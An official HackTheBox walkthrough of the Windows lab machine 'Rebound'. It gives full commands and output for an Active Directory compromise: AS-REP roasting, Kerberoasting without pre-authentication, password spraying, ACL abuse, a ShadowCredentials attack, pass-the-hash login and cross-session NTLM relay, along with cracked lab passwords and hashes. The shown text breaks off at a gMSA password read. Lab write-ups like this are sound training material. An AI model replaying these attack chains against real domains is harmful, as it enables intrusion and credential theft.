



HACKTHEBOX



Rebound

28th Mar 2024 / Document No D24.100.276

Prepared By: C4rm3l0

Machine Author: Geiseric

Difficulty: **Insane**

Classification: Official

Synopsis

Rebound is an Insane Windows machine featuring a tricky Active Directory environment. User enumeration via RID cycling reveals an AS-REP-roastable user, whose TGT is used to Kerberoast another user with a crackable password. Weak ACLs are abused to obtain access to a group with FullControl over an OU, performing a Descendant Object Takeover (DOT), followed by a ShadowCredentials attack on a user with winrm access. On the target system, cross-session relay is leveraged to obtain the NetNTLMv2 hash of a logged-in user, which, once cracked, leads to a gMSA password read. Finally, the gMSA account allows delegation, but without protocol transition. Resource-Based Constrained Delegation (RBCD) is used to impersonate the Domain Controller, enabling a DCSync attack, leading to fully elevated privileges.

Skills Required

- Advanced Active Directory Enumeration
- Bloodhound
- Kerberos & Kerberos Delegation

Skills Learned

- Pre-authentication Kerberoasting
- Cross-session relay attack
- Resource-Based Constrained Delegation (RBCD)
- S4U2Self & S4U2Proxy

Enumeration

Nmap

```
nmap -p- --min-rate 1000 10.10.11.231

Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-28 10:32 GMT
Nmap scan report for 10.10.11.231
Host is up (0.052s latency).
Not shown: 65512 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49671/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49678/tcp open  unknown
49683/tcp open  unknown
49690/tcp open  unknown
49815/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 28.89 seconds
```

An initial `Nmap` scan reveals a number of TCP ports, typical of a Windows domain controller (DC). Performing a script/version scan reveals domain names, which we add to our `/etc/hosts` file.

```
nmap -sCV -p 53,88,135,139,445,464,593,3268,3269,5985,9389 10.10.11.231

Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-29 12:32 GMT
Nmap scan report for 10.10.11.231
Host is up (0.016s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-29 19:32:38Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
```

```

445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
593/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
rebound.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-03-29T19:33:27+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb
| Not valid before: 2023-08-25T22:48:10
|_Not valid after: 2024-08-24T22:48:10
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
rebound.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb
| Not valid before: 2023-08-25T22:48:10
|_Not valid after: 2024-08-24T22:48:10
|_ssl-date: 2024-03-29T19:33:27+00:00; +7h00m01s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s
| smb2-time:
|   date: 2024-03-29T19:33:18
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Nmap done: 1 IP address (1 host up) scanned in 55.08 seconds

```

```
echo "10.10.11.231 dc01.rebound.htb rebound.htb" | sudo tee -a /etc/hosts
```

We notice the seven hour clock skew, which we keep in mind for any Kerberos authentication.

There is no web service, so we will start by looking at SMB on port 445.

SMB

We first check whether we can use a null-session to list shares.

```
smbclient -L \\\\10.10.11.231\\
```

```
Password for [WORKGROUP\\c4rm310]: anonymous
```

Sharename	Type	Comment
-----	----	-----
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
Shared	Disk	
SYSVOL	Disk	Logon server share

SMB1 disabled -- no workgroup available

Only the `shared` share is available to us- though it is empty. Given that we can log in anonymously, we try to enumerate users via Impacket's `lookupsid.py`, which uses brute force to find the [security identifier](#) (SID) of existing users. It does so by cycling through the relative identifiers (RIDs), which are concatenated with the SID of the domain to form the entire SID. As per the referenced documentation:

For domain accounts, the SID of a security principal is created by concatenating the SID of the domain with a relative identifier (RID) for the account.

We run `lookupsid.py`, using an arbitrary username prepended to the target's IP address:

```
lookupsid.py nan@10.10.11.231 -no-pass
```

```
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra
```

```
[*] Brute forcing SIDs at 10.10.11.231
[*] StringBinding ncacn_np:10.10.11.231[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4078382237-1492182817-2568127209
498: rebound\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: rebound\Administrator (SidTypeUser)
501: rebound\Guest (SidTypeUser)
502: rebound\krbtgt (SidTypeUser)
512: rebound\Domain Admins (SidTypeGroup)
513: rebound\Domain Users (SidTypeGroup)
514: rebound\Domain Guests (SidTypeGroup)
515: rebound\Domain Computers (SidTypeGroup)
516: rebound\Domain Controllers (SidTypeGroup)
517: rebound\Cert Publishers (SidTypeAlias)
518: rebound\Schema Admins (SidTypeGroup)
519: rebound\Enterprise Admins (SidTypeGroup)
520: rebound\Group Policy Creator Owners (SidTypeGroup)
521: rebound\Read-only Domain Controllers (SidTypeGroup)
522: rebound\Cloneable Domain Controllers (SidTypeGroup)
525: rebound\Protected Users (SidTypeGroup)
526: rebound\Key Admins (SidTypeGroup)
527: rebound\Enterprise Key Admins (SidTypeGroup)
553: rebound\RAS and IAS Servers (SidTypeAlias)
571: rebound\Allowed RODC Password Replication Group (SidTypeAlias)
572: rebound\Denied RODC Password Replication Group (SidTypeAlias)
```

```
1000: rebound\DC01$ (SidTypeUser)
1101: rebound\DnsAdmins (SidTypeAlias)
1102: rebound\DnsUpdateProxy (SidTypeGroup)
1951: rebound\ppaul (SidTypeUser)
2952: rebound\llune (SidTypeUser)
3382: rebound\fflock (SidTypeUser)
```

A handful of users are returned, as, by default, `lookupsid.py` sets a maximum RID of 4000. We increase this limit to 10000 and run the tool again:

```
lookupsid.py nan@10.10.11.231 10000 -no-pass

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Brute forcing SIDs at 10.10.11.231
[*] StringBinding ncacn_np:10.10.11.231[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4078382237-1492182817-2568127209
498: rebound\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: rebound\Administrator (SidTypeUser)
501: rebound\Guest (SidTypeUser)
<...SNIP...>
7681: rebound\ldap_monitor (SidTypeUser)
7682: rebound\oorend (SidTypeUser)
7683: rebound\ServiceMgmt (SidTypeGroup)
7684: rebound\winrm_svc (SidTypeUser)
7685: rebound\batch_runner (SidTypeUser)
7686: rebound\tbrady (SidTypeUser)
7687: rebound\delegator$ (SidTypeUser)
```

We now see users with RIDs of up to 7687, giving us a large sample of usernames to work with. We save all the `SidTypeUser` entries to a file, for later use.

```
lookupsid.py nan@10.10.11.231 10000 -no-pass | grep 'SidTypeUser' | sed 's/.*\\(.*\\) (SidTypeUser)/\1/' > usernames.txt
```

Foothold

We now try to identify users vulnerable to AS-REP-roasting. This vulnerability arises when accounts are configured without the requirement for Kerberos pre-authentication, allowing attackers to request encrypted Ticket Granting Tickets (TGTs) for such users without needing their passwords.

[Impacket](#)'s `GetNPUsers.py` tool can retrieve Ticket Granting Tickets (TGTs) for users who have the property `UF_DONT_REQUIRE_PREAUTH`.

```
GetNPUsers.py -usersfile usernames.txt rebound.htb/ -dc-ip 10.10.11.231

Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
```

```

[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been
revoked)
[-] User DC01$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ppaul doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User llune doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User fflock doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$jones@REBOUND.HTB:09b64d272e52faada367c07d3adeabf5$51adbbdca668f7c
bbd15e504d6d697007c56675384db27cf34ab12e02806007eff58d0c78bebb55f65093fbfd2f176ce
dc45c176154079990147768ea907c46370bd97e12f6e9844847a970bbcd72806f6f0d39a23cd01180
1797d6a0bc10b4b4f1a71292c29eed2ea39172085388a95093e0bea7cdd54379f1f500cfc98c06ee3
1b6a104ff8d3f459d706b206f8f3f2193ed0777db5379f34f3f5ec42a3eb5f697a3a6ea9658d08307
3ad2c692b140b0a0bec6dcc32317d783dbe15df2f9cb57c7dce08eb261d08f87f30f187624ca36fef
3c01b69d83f2c71a58944cc5d8271d8191f4ca10778cc5b1
[-] User mmalone doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User nnoon doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ldap_monitor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User oorend doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User winrm_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User batch_runner doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User tbrady doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User delegator$ doesn't have UF_DONT_REQUIRE_PREAUTH set

```

We see that `jones` returns an encrypted TGT. Unfortunately, it does not seem to be crackable.

Kerberoasting without credentials

Recent [research](#) has shown that an AS-REP-roastable user can be leveraged to perform Kerberoasting, without pre-authentication:

However, for Kerberoasting, access to the session key is not required. Only the resulting ST—or more accurately, the encrypted part of the ST, which is not secured with the requesting accounts key—is required. Therefore, if any account is configured to not require pre-authentication, it is possible to kerberoast without any credentials.

Support for this attack was submitted in [the pull request \(#1413\)](#) and has been merged into the current master branch of Impacket, but not rolled out as an official release at the time of writing. Hence, we will make use of a [fork](#), which supports this attack, as well as a few others that are required later on in this writeup. All further Impacket-related commands will be performed using this version of the tool.

```

python3 -m venv impacket-fork
source ./impacket-fork/bin/activate
git clone https://github.com/ThePorgs/impacket.git
cd impacket
python3 setup.py install

```

Now, we can use the `-no-preauth` option of `GetUserSPNs.py` to request Ticket Granting Service (TGS) tickets, using the encrypted TGT of `jones`.

```

GetUserSPNs.py -no-preauth jones -request -usersfile ../usernames.txt
rebound.htb/ -dc-ip 10.10.11.231

```

Impacket for Exegol - v0.10.1.dev1+20231106.134307.9aa93730 - Copyright 2022
Fortra - forked by ThePorgs

```
[~] Principal: Administrator - Kerberos SessionError:
KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: Guest - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server
not found in Kerberos database)
$krb5tgs$18$krbtgt$REBOUND.HTB$*krbtgt*$7ba7ae47060ee26daa9d8160$d81bcd7c57<...SN
IP...>
$krb5tgs$18$DC01$REBOUND.HTB$*DC01*$d4e977c2628fe21c5de4c6ba$5dff38e21d89<...SN
IP...>
[-] Principal: ppaul - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server
not found in Kerberos database)
[-] Principal: llune - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server
not found in Kerberos database)
[-] Principal: fflock - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server
not found in Kerberos database)
[-] Principal: jjones - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server
not found in Kerberos database)
[-] Principal: mmalone - Kerberos SessionError:
KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: nnoon - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server
not found in Kerberos database)
$krb5tgs$23$ldap_monitor$REBOUND.HTB$ldap_monitor*$975db1e69dcfe0b6201d604cc97ec
03b$a0a1b51dfaa6e298b6bbeddcfeb5d8688b3322db9cde91b46c4572be55d1c8a2dc7<...SNIP.
..>
[-] Principal: oorend - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server
not found in Kerberos database)
[-] Principal: winrm_svc - Kerberos SessionError:
KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: batch_runner - Kerberos SessionError:
KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Principal: tbrady - Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server
not found in Kerberos database)
$krb5tgs$18$delegator$REBOUND.HTB$*delegator*$6c87e4656b2939bbf49404cb$723f95e3
93c594183500784b5bcac3d0d181d9178cd24c51467df944b742f3f21556421eb9f2011<...SNIP..
.>
```

The command runs successfully and yields a number of tickets, including those of the `ldap_monitor` and `delegator$` users. We make an educated guess that the `DC01`, `krbtgt`, and `delegator$` tickets are not crackable and instead focus on the curious `ldap_monitor` ticket.

We save it to a file and feed it to `john`:

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt
```

Using default input encoding: UTF-8

Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])

will run 4 openMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

0g 0:00:00:01 10.46% (ETA: 12:39:31) 0g/s 1667Kp/s 1667Kc/s 1667Kc/s

jm123..jkaomreys

1GR8t@\$4u (?)

1g 0:00:00:07 DONE (2024-03-28 12:39) 0.1375g/s 1793Kp/s 1793Kc/s 1793Kc/s

1Gobucs!..1DENA

Use the "--show" option to display all of the cracked passwords reliably

Session completed

We obtain `ldap_monitor`'s password, namely `1GR8t@$4u`.

Bloodhound & Powerview

We use [bloodhound.py](#) to remotely enumerate the target AD environment. We tailor the collection query (`-c`) to exclude `ObjectProps`, as it seemingly causes the tool to fail.

The intricacies of Bloodhound are beyond the scope of this writeup, but are available in the [Active Directory Bloodhound](#) module of HTB Academy.

```
bloodhound-python -u ldap_monitor -p '1GR8t@$4u' -d rebound.htb -dc
dc01.rebound.htb --zip -c
Group,LocalAdmin,RDP,DCOM,Container,PSRemote,Session,Acl,Trusts,LoggedIn -ns
10.10.11.231

INFO: Found AD domain: rebound.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.rebound.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying
to connect over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.rebound.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying
to connect over LDAPS instead...
INFO: Found 16 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc01.rebound.htb
INFO: User with SID S-1-5-21-4078382237-1492182817-2568127209-7686 is logged in
on dc01.rebound.htb
INFO: Done in 00m 04s
INFO: Compressing output into 20240328215209_bloodhound.zip
```


Not much is revealed by Bloodhound, however, we discover that `ServiceMgmt` has `GenericAll` over the `Service Users` Organisational Unit (OU), which could lead to a [Descendant Object Takeover](#) (DOT).



First, however, we need to find a way to become part of the group or compromise a user in the group.

We use [powerview.py](#) for further enumeration.

Our initial attempt to authenticate fails, returning a `Bind not successful` error.

```
powerview rebound.htb/ldap_monitor: '1GR8t@$4u'@dc01.rebound.htb  
  
[2024-03-28 13:11:15] Bind not successful - invalidCredentials  
[ERROR_ACCOUNT_LOCKED_OUT]
```

This indicates that the LDAP Channel Binding settings are set to "Always", causing the server to discard any connection from clients that do not provide a token. This will also happen to any query we may want to perform to LDAP/LDAPS.

We bypass this constraint with Kerberos authentication, via the `-k` flag.

Ensure to sync your system clock to the server's clock, in order for Kerberos to work properly:

```
sudo ntpdate -s rebound.htb
```

```
powerview rebound.htb/ldap_monitor: '1GR8t@$4u'@dc01.rebound.htb -k  
  
[2024-03-28 20:13:43] LDAP Signing NOT Enforced!  
(LDAPS)-[dc01.rebound.htb]-[rebound\ldap_monitor]  
PV >
```

We start by looking at the `ServiceMgmt` group.

```
(LDAPS)-[dc01.rebound.htb]-[rebound\ldap_monitor]
PV > Get-DomainObjectAcl -Identity Servicemgmt

<...SNIP...>
ObjectDN                : CN=ServiceMgmt,CN=Users,DC=rebound,DC=htb
ObjectSID                : S-1-5-21-4078382237-1492182817-2568127209-7683
ACetype                 : ACCESS_ALLOWED_ACE
ACEFlags                 : None
ActiveDirectoryRights    : Self
AccessMask               : 0x8
InheritanceType          : None
SecurityIdentifier       : oorend (S-1-5-21-4078382237-1492182817-2568127209-7682)
<...SNIP...>
```

We see that `oorend` can add himself to the group, via the `self` right. While we do not currently have any credentials for this user, we can spray `ldap_monitor`'s password via `netexec`, hoping for a match.

```
pipx install git+https://github.com/Pennyw0rth/NetExec
```

```
netexec smb dc01.rebound.htb -u usernames.txt -p '1GR8t@$4u' --continue-on-success

SMB 10.10.11.231 445 DC01 [*] windows 10 / Server 2019 Build 17763 x64
(name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.231 445 DC01 [-] rebound.htb\Administrator:1GR8t@$4u
STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [-] rebound.htb\Guest:1GR8t@$4u STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [-] rebound.htb\krbtgt:1GR8t@$4u
STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [-] rebound.htb\DC01$:1GR8t@$4u STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [-] rebound.htb\ppaul:1GR8t@$4u STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [-] rebound.htb\llune:1GR8t@$4u STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [-] rebound.htb\fflock:1GR8t@$4u
STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [-] rebound.htb\jjones:1GR8t@$4u
STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [-] rebound.htb\mma1one:1GR8t@$4u
STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [-] rebound.htb\nnoon:1GR8t@$4u STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [+] rebound.htb\ldap_monitor:1GR8t@$4u
SMB 10.10.11.231 445 DC01 [+] rebound.htb\oorend:1GR8t@$4u
SMB 10.10.11.231 445 DC01 [-] rebound.htb\winrm_svc:1GR8t@$4u
STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [-] rebound.htb\batch_runner:1GR8t@$4u
STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [-] rebound.htb\tbrady:1GR8t@$4u
STATUS_LOGON_FAILURE
SMB 10.10.11.231 445 DC01 [-] rebound.htb\delegator$:1GR8t@$4u
STATUS_LOGON_FAILURE
```

We get a hit for the `oorend` user, meaning we can now add ourselves to the group.


We hop back into `powerview`, this time as `oorend`.

```
powerview rebound.htb/oorend:'1GR8t@$4u'@dc01.rebound.htb -k

[2024-03-28 20:52:46] LDAP Signing NOT Enforced!
(LDAPS)-[dc01.rebound.htb]-[rebound\oorend]
PV > Add-DomainGroupMember -Identity servicemgmt -Members oorend
[2024-03-28 20:52:50] User oorend successfully added to servicemgmt
```

Descendant Object Takeover

Having added ourselves to `ServiceMgmt`, we now have `GenericAll`, also known as `FullControl`, over the `Service Users` OU. This allows us to extend the FullControl privilege to each object that belongs to the OU. In this case, those objects are `winrm_svc` and `batch_runner`:



To perform the attack, we use `dacledit.py`, which is also packaged into the [fork](#) of Impacket we previously installed.

Using the `-inheritance` flag, we rewrite and extend our current privileges to the child objects:

```
dacledit.py rebound.htb/oorend:'1GR8t@$4u' -k -dc-ip 10.10.11.231 -action write
-rights FullControl -inheritance -principal oorend -target-dn "OU=Service
Users,DC=rebound,DC=htb" -use-ldaps
```

```
Impacket for Exego1 - v0.10.1.dev1+20231106.134307.9aa93730 - Copyright 2022
Fortra - forked by ThePorgs
```

```
[-] CCache file is not found. Skipping...
[*] NB: objects with admincount=1 will no inherit ACES from their parent
container/OU
[*] DACL backed up to dacledit-20240328-220635.bak
[*] DACL modified successfully!
```

Note: If at this stage you get an `INSUFF_ACCESS_RIGHTS` error, make sure to re-add `oorend` to the `ServiceMgmt` group, as the box's cleanup tasks may have reset your progress.

Checking `winrm_svc` or `batch_runner`'s permissions on powerview, we see that `oorend` now has `FullControl` (GenericAll) over both objects:

```
PV > Get-ObjectAcl -Identity winrm_svc -Where "SecurityIdentifier contains
oorend"

ObjectDN           : CN=winrm_svc,OU=Service Users,DC=rebound,DC=htb
ObjectSID           : S-1-5-21-4078382237-1492182817-2568127209-7684
ACETYPE            : ACCESS_ALLOWED_ACE
ACEFlags            : CONTAINER_INHERIT_ACE, INHERITED_ACE,
OBJECT_INHERIT_ACE
ActiveDirectoryRights : FullControl
AccessMask          : 0xf01ff
InheritanceType      : None
SecurityIdentifier   : oorend (S-1-5-21-4078382237-1492182817-2568127209-
7682)
```

Using our `FullControl` rights, we then perform a [ShadowCredentials](#) attack on `winrm_svc`, since the name implies that we might be able to use the account to `evil-winrm` into the box.

```
certipy shadow auto -u oorend@rebound.htb -p '1GR8t@$4u' -account winrm_svc -
target dc01.rebound.htb -dc-ip 10.10.11.231 -k

Certipy v4.8.2 - by Oliver Lyak (1y4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '2fa326a3-4590-943b-2f66-9651f21429a2'
[*] Adding Key Credential with device ID '2fa326a3-4590-943b-2f66-9651f21429a2'
to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '2fa326a3-4590-943b-2f66-
9651f21429a2' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Using principal: winrm_svc@rebound.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 4469650fd892e98933b4536d2e86e512
```

Having retrieved the NT hash, we can use it to `evil-winrm` into the box.

```
evil-winrm -i dc01.rebound.htb -u winrm_svc -H 4469650fd892e98933b4536d2e86e512
```

```
Evil-WinRM shell v3.3
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents>
```

The `user` flag can be found at `C:\Users\winrm_svc\Desktop\user.txt`.

Lateral Movement

Checking the processes running on the system reveals a number of tasks running in session `1`, indicating that another user might be logged into the box.

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> ps
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
385	32	12032	20824		2576	0	certsrv
462	18	2348	5588		392	0	csrss
267	16	1968	5168		516	1	csrss
361	15	3440	14940		5164	1	ctfmon
400	33	16388	25152		2652	0	dfsrs
158	8	1944	6356		2784	0	dfssvc
285	14	3992	13876		3756	0	dllhost
387	30	7492	12152		2688	0	dns
580	24	24416	50556		320	1	dwm
1408	54	21208	83532		5440	1	explorer
53	6	1796	5412		2500	1	fontdrvhost
53	6	1520	4696		2508	0	fontdrvhost
0	0	56	8		0	0	Idle
2431	152	60588	78800		656	0	lsass

```
<...SNIP...>
```

An authenticated user on the system could open up the target to a cross-session attack. We upload our toolkit for the job, consisting of [KrbRelay](#) and [RunasCs](#).

While `RunasCs` has a pre-compiled executable in their Github releases, `KrbRelay` does not. The project will have to be downloaded and compiled on a Windows machine, which is beyond the scope of this writeup. Ensure to use the latest version, which includes NTLM cross-session support.

```
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> dir
```

```
Directory: C:\Users\winrm_svc\Documents
```

Mode	LastWriteTime	Length	Name
-a----	3/28/2024 3:30 PM	1600512	krbrelay.exe
-a----	3/28/2024 3:19 PM	51712	RunasCs.exe

Using `RunAs`, we can verify that someone else is logged in, by running `qwinsta`:

```
*Evil-winRM* PS C:\Users\winrm_svc\Documents> .\RunasCs.exe oorend '1GR8t@$4u' -
1 9 "qwinsta"
```

SESSIONNAME	USERNAME	ID	STATE	TYPE	DEVICE
>services		0	Disc		
console	tbrady	1	Active		

Using the combination of `RunAs` and `KrbRelay`, we can force a connection from the `tbrady` user, which will yield us their hash.

For this to work, we specify NTLM authentication via `-ntlm`, the session number via `-session`, and the CLSID for a valid RPC service with the correct permissions, which we pick from the [defaults](#) listed on the repository's README (under Cross-Session Relay, for Windows Server 2019).

```
*Evil-winRM* PS C:\Users\winrm_svc\Documents> ./RunasCs.exe oorend '1GR8t@$4u' -
1 9 "c:\users\winrm_svc\documents\KrbRelay.exe -ntlm -session 1 -clsid 354ff91b-
5e49-4bdc-a8e6-1cb6c6877182 -port 10246"
```

```
[*] Auth Context: rebound\tbrady
[*] Rewriting function table
[*] Rewriting PEB
[*] GetModuleFileName: System
[*] Init com server
[*] GetModuleFileName: c:\users\winrm_svc\documents\KrbRelay.exe
[*] Register com server
objref:TUVPVwEAAAAAAAAAAAAAAAAABGgQIAAAAAADleceEY0meCs/zVC1CLiVbAtAAAIgJ//
/xRnxqg6WxaiIADAHADEAMgA3AC4AMAAuADAALgAXAAAAAAAJAP//AAAEAP//AAAQAP//AAAKAP//AAA
WAP//AAAFAP//AAAAOP//AAAAAA==:
```

```
[*] Forcing cross-session authentication
[*] Using CLSID: 354ff91b-5e49-4bdc-a8e6-1cb6c6877182
[*] Spawning in session 1
[*] NTLM1
4e544c4d535350000100000097b208e2070007002c00000004000400280000000a0063450000000f4
44330315245424f554e44
[*] NTLM2
4e544c4d53535000020000000e000e003800000015c289e220003a7c903a19df0000000000000008
6008600460000000a0063450000000f7200650062006f0075006e00640002000e007200650062006f
0075006e006400010008004400430030003100040016007200650062006f0075006e0064002e00680
0740062000300200064006300300031002e007200650062006f0075006e0064002e00680074006200
050016007200650062006f0075006e0064002e0068007400620007000800af92b3da6381da0100000
00000000000000000000000000000000d3000000000000000000000060701d240b7f0000
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, UseDceStyle,
Connection, AllowNonUserLogons
[*] NTLM3
```



```
bloodyAD -d rebound.htb -u tbrady -p '543BOMBOMBUNmanda' --host dc01.rebound.htb
get object 'delegator$' --resolve-sd --attr msDS-ManagedPassword

distinguishedName: CN=delegator,CN=Managed Service Accounts,DC=rebound,DC=htb
